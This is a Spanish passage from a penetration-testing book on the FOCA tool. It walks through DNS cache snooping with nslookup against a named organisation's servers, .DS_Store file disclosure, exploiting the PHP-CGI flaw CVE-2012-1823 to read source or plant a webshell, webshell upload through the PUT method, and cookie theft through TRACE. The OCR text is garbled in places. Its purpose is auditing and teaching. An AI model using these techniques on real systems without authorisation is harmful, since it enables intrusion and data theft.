Supongamos que, tal y como le pasó a *Apple* en los años 2010 y 2011, cuando algunos de sus servidores fueron comprometidos y las páginas de *itunes* servían scripts que distribuían *malware* y un *rogue AV*, un *pentester* ha descubierto en una *web* un código *Javascript* ofuscado de un kit de explotación y quiere conocer en qué otros sitios del dominio objetivo se encuentra instalado ese mismo kit. Utilizando las opciones de configuración de *FOCA* podrían localizarse de forma sencilla y rápida todos los servidores en los que se encuentre el patrón buscado.

O, tal y como le ocurrió al Teatro Real español en el año 2009, cuyos servidores *web* habían sido comprometidos aprovechando una inyección de *SQL* y se habían incrustado miles de enlaces a páginas de todo tipo, incluyendo la venta de viagra, que no eran mostradas al visualizar la página *web* (ya que aparecían en el código con un estilo no imprimible) pero que sí aparecían en los resultados de búsqueda de *Google* o *Bing*, por lo que se estaban utilizando para aumentar el *pagerank* de los sitios enlazados.

De nuevo, personalizando el patrón de búsqueda de *FOCA* resultaría muy sencillo encontrar servidores comprometidos en el dominio analizado que contengan este tipo de enlaces a sitios no deseados.

DNS Cache Snooping

Otra de las vulnerabilidades que busca *FOCA* es la de servidores *DNS* que tienen configurado un sistema de *Cache*, lo que puede ser una fuga de información muy importante para una organización. Cada vez que un usuario quiere resolver un nombre de dominio, éste pregunta al servidor *DNS* que tiene configurado. Si el servidor tiene activada la *Cache*, entonces, antes de solicitar la resolución por medio de un sistema de consultas recursivas, mira primero si tiene una resolución no caducada de ese nombre en su *Caché*.

- Si tiene la resolución en la *Cache*, sirve esa respuesta.
- Si no la tiene, entonces comienza el sistema de resolución *DNS* recursiva y, una vez resuelto, almacena en la *Caché* el resultado.

Conociendo este funcionamiento, si alguien quiere saber si se ha resuelto previamente un determinado dominio, basta con configurar las consultas al servidor *DNS* anulando la resolución recursiva. Es decir, el servidor *DNS* responderá consultando tan solo su *Cache*. Si ese nombre se ha pedido en un tiempo reciente se obtendrá la resolución, mientras que si no se ha solicitado se obtendrá una respuesta negativa de resolución.

Para comprender mejor el funcionamiento de esta técnica se va a mostrar un ejemplo realizado de forma manual paso a paso usando tan solo la herramienta nslookup que permite hacer consultas a servidores *DNS* y que existe tanto en los sistemas *Microsoft Windows*, como *NIX* como en los *Mac OS X*. En este ejemplo, se va a usar para tratar de obtener información de los sitios visitados por los usuarios del servidor de nombres de una organización que tiene activada la *Cache* de *DNS* en sus servidores.

En este ejemplo como primer hito hemos de localizar los servidores *DNS* de la organización. Para ello, el primer paso consiste en modificar el tipo de registros de la consulta que vamos a lanzar a nuestro servidor *DNS* con el comando *set type=ns*. Esto nos permite realizar una petición para cualquier dominio, con el objetivo de obtener la lista de todos los servidores de nombres autorizados para este dominio.

```
>nslookup

> set type=ns

> renfe.com

Non-authoritative answer:
renfe.com       nameserver = dns1.renfe.es
renfe.com       nameserver = dns2.renfe.es
renfe.com       nameserver = ns1.renfe.es
renfe.com       nameserver = ns2.renfe.es

Authoritative answers can be found from:
ns1.renfe.es    internet address = 213.144.33.254
dns1.renfe.es   internet address = 213.144.49.35
```

Imagen 04.04: Localizando los servidores de nombres de renfe.

A continuación se debe indicar a la herramienta que a partir de este momento se quiere que las consultas se realicen enviándolas al servidor *DNS* de la organización, utilizando para ello la orden *server ns1.renfe.es*.

Una vez conectados al servidor de la organización, es momento de ver si tiene activada la caché o no en sus servicios *DNS*, para lo que se modifica de nuevo el tipo de registros consultados (*set type=a*) para que nos devuelva las direcciones *IP* asociadas a los nombres y se indica al servidor que las consultas se resuelvan de forma no recursiva (*set norecurse*) para que tan solo consulte su *Cache* y no pregunte de forma recursiva a otros servidores *DNS*.

```
> server ns1.renfe.com

Default server: ns1.renfe.com

Address: 213.144.33.254#53

> set type=a

> set norecurse
```

Imagen 04.05: Estableciendo la búsqueda como no recursiva.

A partir de ese momento, como el servidor de nombres solamente consultará su memoria *Caché* y no realizara consultas recursivas, tan solo podra resolver aquellos registros que hayan sido consultados previamente por otros usuarios del mismo servidor *DNS*

Como puede verse en la siguiente imagen, cuando se solicita una direccion que habia sido pedida previamente por alguno de los clientes de este servidor *DNS*, se obtiene la direccion *IP* En este caso la dirección de *www elpais com* Sin embargo, cuando se realiza una peticion de resolucion de un registro del que no hay informacion en la *Cache*, el servidor *DNS* contesta con la direccion del servidor *DNS* al que habria que preguntar para obtener dicho valor Eso quiere decir que, en este caso, ningún cliente habia pedido la resolucion de *www elladodelmal com*

```
> www.elpais.com

Server:          ns1.renfe.com
Address: 213 144 33 254#53

Non-authoritative answer
www elpais com    canonical name = elpais es edgesuite net
elpais es edgesuite net        canonical name = a1 `49 g akamai net

> www.elladodelmal.com

Server:          ns1.renfe.com
Address: 213 144.33.254#53

Non-authoritative answer
*** Can't find www elladodelmal com No answer
```

Imagen 04.06. *DNS Cache Snooping* en el *DNS* de Renfe

FOCA incorpora dos medidas concretas para las técnicas de *DNS Cache Snooping* La primera de ellas es un sistema de deteccion de la *Cache* activa en los servidores *DNS* por medio de una sencilla prueba Para todos los servidores *DNS*, *FOCA* configura las consultas como no recurse y pide resolver la direccion *IP* de *www Google com* porque es el que mas probabilidades tiene de estar cacheado No obstante, si se quiere cambiar esta prueba, en las opciones de *FOCA*, dentro de la configuracion de *DNS Cache Snooping* se permite cambiar el registro a utilizar para esta deteccion

La segunda medida es una herramienta que permite explotar la consulta de registros en la *Cache* de un servidor *DNS* de forma automatica Para ello, se localizan los servidores de nombres del dominio deseado en los que se encuentra activada la *Cache* y se carga un fichero con la lista de dominios que se quieren monitorizar.

A continuación se selecciona el servidor *DNS* a consultar y se lanza el ataque, de forma que los dominios del diccionario que han sido visitados se mostraran en la ventana de *Cache* Y para evitar problemas por la caducidad de la *Cache*, *FOCA* permite la opcion de monitorizar en tiempo real con actualizaciones constantes



Imagen 04.07: *DNS Caché Snooping* con *FOCA*.

Escenarios de ataque aprovechando DNS Cache Snooping

Aunque parezca un pequeño *leak* de información, existen escenarios para vulnerar la seguridad de una organización por medio de estas técnicas. A continuación va una lista de posibles escenarios de ataques, algunos de ellos se explicarán en detalle más adelante.

- Es posible conocer el *software* utilizado en los equipos internos de una organización. Por tanto, se podría descubrir, por ejemplo, si se están utilizando equipos con sistemas *Microsoft Windows*, al conectarse a *Windows Update*, o si se usa una determinada aplicación como *Gtalk*, o *software* mucho más concreto.
- Podría utilizarse también para detectar *software* vulnerable a determinados ataques, como por ejemplo a un ataque de *Evilgrade* para inyectar actualizaciones falsas, tal y como se explica en el capítulo 5.

- Se podría conocer la marca concreta de antivirus que está siendo utilizado en los sistemas informáticos de la organización mediante la consulta de los dominios que utiliza cada uno de ellos para actualizar la base de datos de firmas. Esto permitiría que un atacante tuviera toda la información necesaria para poder crear un *malware* que, en el momento en que se ejecutase dentro de la red, no fuera detectado, ya que se puede saltar un determinado *antimalware* creando una muestra especialmente creada para él.

  Esto podría servir, por ejemplo, para detectar si existen versiones de *software* no licenciado para una empresa que están siendo utilizadas dentro de la red, lo que podría llevar a un fabricante de *software* a pedir una auditoría de licencias.

- Por último, por citar sólo algunos de los entornos en que se podrían utilizar estas técnicas, hay que hablar de los *Watering Hole Attacks*. Es decir, si conocemos sitios visitados habitualmente por miembros de la organización, se podría atacar un sitio *web* legítimo que sea visitado habitualmente con un *exploit* diseñado para aprovechar las vulnerabilidades de los navegadores descubiertos que vengan desde la organización, de forma que, al visitar esta *web* modificada, los equipos de los clientes fueran comprometidos con un *malware* especialmente creado para no ser detectado por el sistema *antimalware* usado en la empresa.

Esta técnica podría haber sido utilizada por los atacantes chinos que lograron comprometer los servidores del *New York Times* durante el mes de enero de 2013. Según la versión del propio diario, el ataque coincidió en el tiempo con la publicación de un reportaje sobre los multimillonarios beneficios que familiares del primer ministro chino habrían estado obteniendo.

De acuerdo con esta misma versión, los atacantes habrían conseguido instalar 45 piezas de *malware* en diferentes equipos, a pesar de que el periódico cuenta con una solución de antivirus de la compañía *Symantec*. Sin embargo, parece que el *malware* instalado en sus ordenadores había sido modificado de manera que su antivirus no pudiera detectarlos, evadiendo así esta protección, por lo que parece que los atacantes conocían la solución *antimalware* que el periódico estaba utilizando.

Como última reseña sobre las técnicas de *DNS Cache Snooping*, hay que decir que en un estudio realizado sobre un servidor *DNS* de una gran compañía se pudieron obtener datos de inteligencia que iban más allá de lo esperado.

Analizando un servidor *DNS* con *Cache* activada durante un mes de tiempo con una base de datos de cientos de dominios, se podía llegar a ver qué tendencia ideológica tenía el personal de la empresa por el tipo de periódicos que consultaban. Se pudo llegar a detectar qué sitios eran visitados más por la mañana, más por la tarde, y más por la noche, lo que hacía suponer qué tipo de personal estaba trabajando a determinadas horas, ya que los cambios eran por conjuntos totalmente disjuntos de dominios.

Al final, cualquier pequeña fuga de información, estudiada al detalle y cruzada con el resto de información obtenida puede ser una fuente inacabable de posibilidades como lo es la *Cache* del *DNS*.



Ficheros .DS_Store

FOCA también es capaz de localizar ficheros *.DS_Store*, unos archivos que son creados de forma automática cuando el sistema de archivos es manipulado desde un equipo con *Mac OS X* y que son similares a los archivos *Thumbs.db* en sistemas *Microsoft Windows*.

Los ficheros *.DS_Store* son los encargados de almacenar los *metadatos* que indican cómo debe ser abierto el directorio en el que está contenido. Estos *metadatos* hacen referencia al tamaño de la ventana, modo de visualización, tamaño de los iconos, etcetera. Por este motivo resultan muy interesantes para preparar una auditoría *web*, ya que pueden proporcionar información sobre los nombres de los ficheros de determinado directorio y es posible descubrir ficheros de *backup*, de configuración o carpetas con información jugosa que pueda ayudar al *pentester* a encontrar un fallo en el sitio *web*.

Como puede verse en la figura 04.08, es posible encontrar este tipo de ficheros en sitios tan inesperados como las webs del *FBI*, aunque otros grandes como *Google*, o el propio *Apple*, también han publicado estos archivos en sus sitios *web*. Para hacer este sencillo experimento se ha usado el comando *ext* que busca ficheros con una determinada extensión, y poniendo *DS_Store* como tal.

Imagen 04.08: Ficheros *.DS_Store* en sitios *web .gov*.

Para poder visualizar el contenido de este tipo de archivos es necesario convertir el fichero de *UTF-16* a *UTF-8*, ya que los nombres de los archivos se almacenan en *UTF-16*. Tras esta conversión se puede utilizar el comando string, que busca cadenas de texto imprimibles en ficheros binarios, para extraer los nombres de ficheros que contenga, tal y como se muestra en la imagen 04.09. En ese ejemplo se puede ver cómo ha aparecido un fichero con extensión *.fla* que contiene el código fuente de un programa escrito en *Adobe Flash*.

```
MacBook-Air-de-Chema:Downloads Chema$ iconv -f UTF-16 to UTF-8 DS_Store |strings
iconv: to: No such file or directory
iconv: UTF-8: No such file or directory
contactos
contactos
contactos
galeria
galeria
galeria
home_eng.html
libro
newsletter
principal
principal.fla
principal.fla
principal.swf
refs
refs
```

Imagen 04.09: Contenido de un fichero .DS_Store.

Para no tener que realizar la conversión de formato y la extracción de *strings* de forma manual, se pueden utilizar herramientas que automatizan el proceso y que permiten incluir en un *script* el análisis de estos archivos. *File Disclosure Browser*[2] es una aplicación escrita en *Perl* que, dado un fichero *.DS_Store* y una *Url* base, genera *URLs* a todos los ficheros que aparecen internamente en el archivo.

De hecho, como conjunto de herramientas accesorias a *FOCA*, se ha portado esta herramienta al lenguaje *C#* y a *Java* para que pueda ser utilizada conjuntamente con *FOCA* y se encuentra disponible para descarga pública en el repositorio de *SourceForge* con el nombre de *iDStore*.

Su uso es muy sencillo.Una vez que se haya localizado un fichero *.DS_Store* en un determinado servidor *web*, la herramienta realiza la extracción de los *strings* del archivo, la construcción de las *URLs* y las pide todas para ver si existen o no en el servidor *web*, ejecutando con la máquina virtual de *Java* el programa *DS_Store.jar*, al que se le debe pasar únicamente como parámetro la *Url* donde se encuentra el fichero *.DS_Store*:

- *$java -cp . -jar DS_Store.jar HTTP://www.server.com/ruta/.DS_Store > salida.txt*

2 *HTTP*://www.digininja.org/projects/fdb.*PHP*
3 *HTTP*://sourceforge.*NET*/projects/idstore/files/

Bug PHP CGI Code Execution

Otra de las vulnerabilidades que *FOCA* es capaz de encontrar de forma automática en los servidores localizados de un dominio que está siendo analizado es un peligroso *bug* de *PHP* en modo *CGI* que permite *Code Execution*, y que afecta a todas las instalaciones de *PHP* en modo *CGI* hasta las versiones 5.4.2 y 5.3.12. A día de hoy ya no es demasiado común encontrarlo en Internet - debido a lo mucho que lo han explotado en el mundo del *e-crime*, pero todavía da muy buenos resultados en servidores no publicados a Internet que una empresa tenga dentro de la red, así que si se audita una red interna, puede dar grandes resultados.

Este *bug*, identificado con el *CVE-2012-1823*, permite llamar directamente desde la *Url* a los parámetros del motor *PHP*, lo que provoca que se pueda ejecutar código remoto en cualquier servidor que esté publicado a Internet con una instalación vulnerable.

Con los parámetros de llamada que pueden inyectarse en el motor de *PHP* instalado en un servidor *web* se pueden hacer cosas bastante curiosas. Por ejemplo, podría utilizarse la opción -s, que permite ver el código fuente del código a ejecutarse para ver si existen datos sensibles en el programa, con usuarios, contraseñas, conexiones a bases de datos, etcétera. De esta forma, incluyendo un sencillo -s en la *Url*, el servidor *web* mostraría el todo el código del sitio *PHP* que se está visitando, accediendo a toda la información de configuración que allí se encuentre.

Además, con el modificador -d es posible incidir en los parámetros de ejecución del motor *PHP*, de forma que el atacante podría escribir su propio código en el servidor, por ejemplo, para obtener un phpinfo que muestre todas las variables del servidor. O, incluso, si el atacante deseara ejecutar directamente una *WebShell* que le dé acceso a todo el sitio, se podría modificar la configuración directamente desde la *Url* para insertarla remotamente, tal y como se muestra en la figura 04.10, en la que se ha incluido una *WebShell C99*.

Imagen 04.10: Servidor vulnerable al *bug PHP CGI Code Execution*

La historia que rodea a este *bug* es muy interesante y en el blog de los descubridores de la Vulnerabilidad[4], un equipo de hackers que participa habitualmente en competiciones de seguridad informática y *Hacking*, los famosas competiciones de *CTF* (*Capture The Flag*), puede encontrarse información más detallada de la evolución de la misma.

En Enero de 2011, mientras el equipo *Eindbazen* participaba en el *CTF* de la *NullCon*, descubren esta Vulnerabilidad y la aprovechan para modificar el marcador de la competición, que estaba alojado en los servidores de *DreamHost*.

Tras informar del *bug* a *PHP* comienzan a estudiar el origen de la Vulnerabilidad. El estándar *CGI* permite que se envíen desde el query string argumentos al ejecutable que se encargue de la ejecución, y *Apache* lo implementa.

En el año 2004 el equipo de desarrollo de *PHP* ya conocía los problemas que esto podría acarrear en entornos *PHP* y, por tanto, tomaron las medidas oportunas para evitar esta situación. De hecho, la documentación dice que *PHP*, cuando se ejecute en modo *CGI*, ignorará esos argumentos. Sin embargo, el equipo *Eindbazen* descubre un commit en el sistema de control de versiones de *Apache* en el que, por error, se eliminaba el código de protección.

Mientras internamente en el equipo de desarrollo del proyecto *PHP* seguían preparando un parche robusto para solucionar este *bug*, alguien publica en el popular sitio de noticias Reddit, aparentemente por error, un *mirror* del *bug* interno que se conocía en *PHP*. Tras esa publicación, como era de esperar, rápidamente se hace público un *exploit* totalmente funcional y se implementa la automatización del ataque en el *framework* de explotación de vulnerabilidades *Metasploit*, lo que hace que el proyecto *PHP* publique un parche de urgencia.

Sin embargo, este parche de emergencia también contiene una Vulnerabilidad que hace que la protección incluida sea fácilmente evitable por cualquier atacante, por lo que se abre un nuevo expediente *CVE-2012-2311* para su seguimiento. Finalmente el grupo *Eindzaben* hace pública una solución para implantar sobre el parche y corregir así la Vulnerabilidad mientras en *PHP* sacan una nueva versión del producto.

Cuando se extendió este *bug*, aparecieron servidores vulnerables en muchísimas grandes empresas, y en sitios extremadamente populares de Internet, como por ejemplo *LinkedIN*. Este sitio *web* tenía un servidor vulnerable y pocos días después los hashes de 8 millones de contraseñas de usuarios de esta popular red profesional de contactos acabaron publicados. Por supuesto, aunque no hay información detallada de cómo se hizo este ataque, todo el mundo apunta a que se utilizó esta Vulnerabilidad como primera puerta de entrada a la red, y de ahí a la base de datos de los usuarios.

Para la detección de esta Vulnerabilidad, *FOCA* pide las *URLs* con *PHP* añadiendo el parámetro -s y buscando después, en todas las respuestas obtenidas, si aparece algún código *PHP* reconocible. Esto generará no solo que aparezca en este nodo de vulnerabilidades, sino que aparezca también en el nodo de *Data Leak*, ya que las fugas de código *PHP* también son monitorizadas por el otro módulo de detección de vulnerabilidades.

4 *HTTP*://eindbazen.*NET*/2012/05/*PHP*-*CGI*-advisory-*CVE*-2012-1823/#comment-3484



Métodos HTTP inseguros

Dentro de las especificaciones del protocolo *HTTP* con el que se comunican clientes y servidores, se definieron una serie de verbos o métodos para dialogar con el servidor *web* y así poder solicitar determinados comportamientos dependiendo de las necesidades de cada situación. Así, además de los famosos métodos *GET* y *POST* para solicitar un fichero situado en una dirección *URL* concreta o enviar datos a un programa en formato de texto plano, existe una completa lista de verbos definidos en el estándar y mecanismos especiales para que cualquiera pueda extender y crear nuevos verbos *HTTP*.

Algunos de los métodos que se utilizan comúnmente en los sitios web que se publican en Internet pueden ser, por citar alguno de ellos, el método *HEAD*, que *FOCA* usa para descubrir el tamaño del fichero en la búsqueda de documentos antes de descargarlo o el método *OPTIONS*, que permite ver la lista de verbos habilitados en una determinada ubicación de un sitio *web*, tal y como se puede ver en la Imagen 04.11.

```
F:\SW\netcat>nc [redacted] 80
OPTIONS /WIFI HTTP/1.X

HTTP/1.1 200 OK
Date: Wed, 23 Jun 2010 07:41:01 GMT
Server: Apache/2.0.52 (Red Hat)
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=iso-8859-1
Content-Language: es
```

Imagen 04.11: Métodos *HTTP* habilitados en un sitio *web*.

Sin embargo, algunas aplicaciones *web* habilitan los métodos para la manipulación de ficheros en el servidor, tales como *DELETE*, *MOVE*, *COPY* o *PUT*. El método *PUT* permite subir ficheros al servidor o, incluso, reemplazar archivos existentes, ya que si se sube un fichero con *PUT* y este existe, entonces se sobrescribiría el anterior. Estos comportamientos pueden suponer un riesgo para la seguridad de un sitio si se dejan habilitados en directorios públicos, aunque, por supuesto, a pesar de que esté habilitado el verbo *PUT* o *DELETE*, el usuario con que corre el pool de la aplicación debería tener permisos para poder escribir en el sistema de ficheros. Si así fuera, subir una *WebShell* en *PHP*, *ASP*, *JSP* o lo que soporte el sistema sería trivial. Con un sencillo *PUT* fichero *PHP HTTP* 1.1 un atacante podría comenzar a escribir el código fuente.

Además de estos verbos, si el servidor ha habilitado el protocolo *WebDAV* (*Web-based Distributed Authoring and Versioning*) aparecerán los verbos de trabajo colaborativo con documentos como *LOCK*, *UNLOCK*, *PROPFIND*, *PROPPATCH* y *MKCOL*.

Lógicamente, cuando se realiza una auditoría de seguridad a un servidor *web* es conveniente revisar esta situación ya que, aunque parezca un error demasiado obvio, en ocasiones los administradores publican directorios con estos métodos activos. Utilizando *Shodan*, el buscador de equipos en Internet presentado en el capítulo 3, es posible comprobar la gran cantidad de servidores en cuyas respuestas *HTTP* ya directamente, sin necesidad de hacer un escaneo de *OPTIONS*, informan de que soportan el método *PUT*.



Como se ha comentado, que el servidor *web* informe de que soporta el metodo *PUT* no quiere decir que realmente esté implementado ni que los permisos que tenga en el sistema de archivos sean los necesarios para poder escribir los ficheros, pero viendo la gran cantidad de sitos donde aparecen, siempre es interesante comprobar esta situacion durante una auditoria por si fuera posible subir una *WebShell* a alguno de los servidores descubiertos.

En esta misma linea, también es posible localizar los permitidos en *Access-Control-Allow-Methods*, que aunque son politicas para peticiones *AJAX Cross Domain*, es mas que probable que, si tiene el metodo *PUT* permitido para ellas, tambien lo tenga como metodo *HTTP*. Aunque, si lo que se busca es una Vulnerabilidad, puede que con un método *DELETE* sea mas que suficiente para tirar abajo una aplicación *web*.




Imagen 04.17: Metodos *PUT* y *DELETE* permitidos en *Allow* y *Access-Control-Allow-Methods*

Para agilizar el proceso de deteccion de servidores vulnerables, *FOCA* implementa esta búsqueda. Por cada dominio *web* que se descubre, se genera una lista de *URLs* detectadas en los buscadores. Estas *URLs* pueden venir de la busqueda de documentos, de la busqueda de servidores del descubrimiento de la red, buscando las tecnologias utilizadas en el dominio o, directamente, buscando todos los *links* en los buscadores relativos a ese dominio.

Con el objetivo de detectar qué ubicaciones tienen algun metodo que pudiera ser potencialmente inseguro para el sitio *web*, *FOCA* extraera todos los directorios y realizará una comprobacion para saber cuáles son todos los verbos habilitados en el, usando para ello una peticion con el método *OPTIONS* que ya se ha citado. Si aparece algun método potencialmente inseguro, como *DELETE*, *PUT* o *TRACE*, la herramienta alertará de ello.

Subida de WebShells con métodos PUT

Además, *FOCA* no sólo informa de los servidores donde se han localizado estos métodos inseguros, sino que se ha añadido un menú contextual que permite, de forma sencilla, explotar una vulnerabilidad de *PUT* o *DELETE* para subir o borrar un fichero en el servidor.




Imagen 04.13: Subiendo un fichero a un servidor *web* vulnerable.

Esta opción de *FOCA* no debe usarse alegremente, ya que cuando se está haciendo una auditoría de seguridad *web* hay que tener especial cuidado a la hora de realizar ciertas acciones de post-explotación, sobre todo si la aplicación *web* del cliente está en producción en esos momentos. En este sentido es posible que el uso de WebShells durante una auditoría de seguridad pueda llegar a poner en riesgo al cliente de diferentes maneras.

Por un lado, una vez que se haya subido la *WebShell* existe la posibilidad de que llegue la araña de *Google*, o cualquier otro buscador, y la *WebShell* quede *Indexada* en las bases de datos de los motores de búsqueda. A partir de ese momento, la *WebShell* podrá ser encontrada en las bases de datos de los buscadores, donde en la actualidad es fácil localizar miles de *shells* utilizando diferentes *dorks*, tal y como se muestra en la figura 04.14.

Por tanto, si se sube un *WebShell* durante una auditoría, es recomendable que se haga en un directorio no *Indexable*, que se proteja su acceso mediante una *password* y que sea retirada nada más terminar con las pruebas que se estén realizando en el momento. La idea de dejar la *WebShell* subida para hacer pruebas más tarde es, por consiguiente, totalmente desaconsejable.

Por otra parte, existe el riesgo de que la *WebShell* que vaya a ser subida, y que ha sido descargada desde algún sitio de Internet, realice mas acciones de las que se indican en su manual de usuario. No es nuevo que una *WebShell* se ponga en Internet con una bonita sorpresa en forma de conexión a un servidor de otro atacante en la que se reporta la *Url* en la que ha sido subida esta *WebShell*.




Imagen 04.14. *Webshells Indexadas en Google*

Si no se tiene cuidado, es posible que se suba una *WebShell* al servidor de un cliente y que de forma automática se informe de esta situación a un verdadero atacante que se conecte a ella e incurra en daños importantes en los equipos del cliente. Para saber si una *WebShell* esta troyanizada, antes de utilizarla con confianza se debe comprobar en los propios servidores del auditor para, utilizando *Firebug* en *Firefox* o el análisis de conexiones de *Google Chrome*, comprobar a qué sitios se esta conectando esta *WebShell*.

No obstante, en la actualidad existen técnicas que intentan evitar esta detección simple y realizan reportes en diferido o en situaciones concretas, así que el analisis realizado debe ser riguroso y mantenido en el tiempo, ya que unas pruebas ligeras y rápidas podrían derivar en una situación realmente desagradable. Para evitar este tipo de situaciones, quizás la mejor idea es que el auditor prepare sus propias herramientas y desarrolle una *WebShell* propia que, aunque sea mas limitada, permitirá que sea subida a los servidores de los clientes con tranquilidad y, además, se evitará su detección por parte de determinadas soluciones de *antimalware* o *IDS*.

Hijacking de cookies HTTP-Only con XSS usando TRACE

FOCA, por otra parte, además de los metodos *PUT* y *DELETE* también trata de localizar el metodo *TRACE* en la fase de busqueda de metodos inseguros, ya que puede utilizarse para realizar Hijacking de cookies *HTTP*-Only con *XSS*, un ataque que ya cuenta con varios años de vida y que fue descubierto *Jeremiah Grossman*.

A principios del siglo XXI, las aplicaciones *web* adolecían de múltiples vulnerabilidades en el codigo que las hacian propensas a muchos ataques. Entre los fallos de seguridad mas populares se encontraban los fallos de *XSS* (*Cross-Site Scripting*). Sin embargo, aun sólo se estaba empezando a bosquejar lo que podrían suponer los ataques *Client-Side*, es decir, atacar al usuario en lugar de a los servidores.

Una de las técnicas más comunes para atacar al usuario era robarle la sesión, es decir, hacer un Hijacking. Hacerlo con *XSS* era tarea sencilla. Bastaba (y aun basta) con inyectar un código *Javascript* que accediese a la cookie para enviarla a un servidor controlado o dejarla en una ubicacion accesible remotamente.

Como arreglar todas las vulnerabilidades de *XSS* era una tarea inabordable, la industria decidio aplicar medidas de fortificacion, con lo que a la *cookie* se la empezó a poder poner *flags* como *Secure*, para que fuera solo bajo conexiones *HTTP*-s o *HTPPOnly*, para que no fuera accesible por codigo *script*, y sólo se enviara en conexiones *HTTP*. Y, precisamente, ahí interviene el método *TRACE* y el ataque que descubrio *Jeremiah Grossman* que permite robar una cookie marcada con *HTTPOnly* mediante un ataque *XSS*.

Si en un servidor *web* se encuentra activo e implementa el metodo *TRACE* y existe un *bug XSS* en una aplicacion *web* que corra sobre ese servidor que pueda ser utilizado para generar una peticion *TRACE*, entonces se podra robar la cookie aunque este marcada como *HTTPOnly*. La idea es tan simple como que el navegador no va a permitir acceder por medio de codigo *script* a la cookie, pero cuando se realice una peticion *HTTP* sera el mismo quien añada la cookie de la sesion que busca el atacante a la petición *TRACE*.

Como la petición es un método *TRACE*, en la respuesta, ya no como una cookie sino como un cuerpo de mensaje, podra leerse el valor de la cookie que entonces si será accesible por *Javascript*. Es por este motivo que, si no se esta haciendo uso del metodo *TRACE* por parte de ningun *software* en concreto, en las auditorias de seguridad se suele recomendar deshabilitarlo o prohibirlo, para evitar que alguien pueda hacer uso de el si se dan todo el resto de condicionantes.

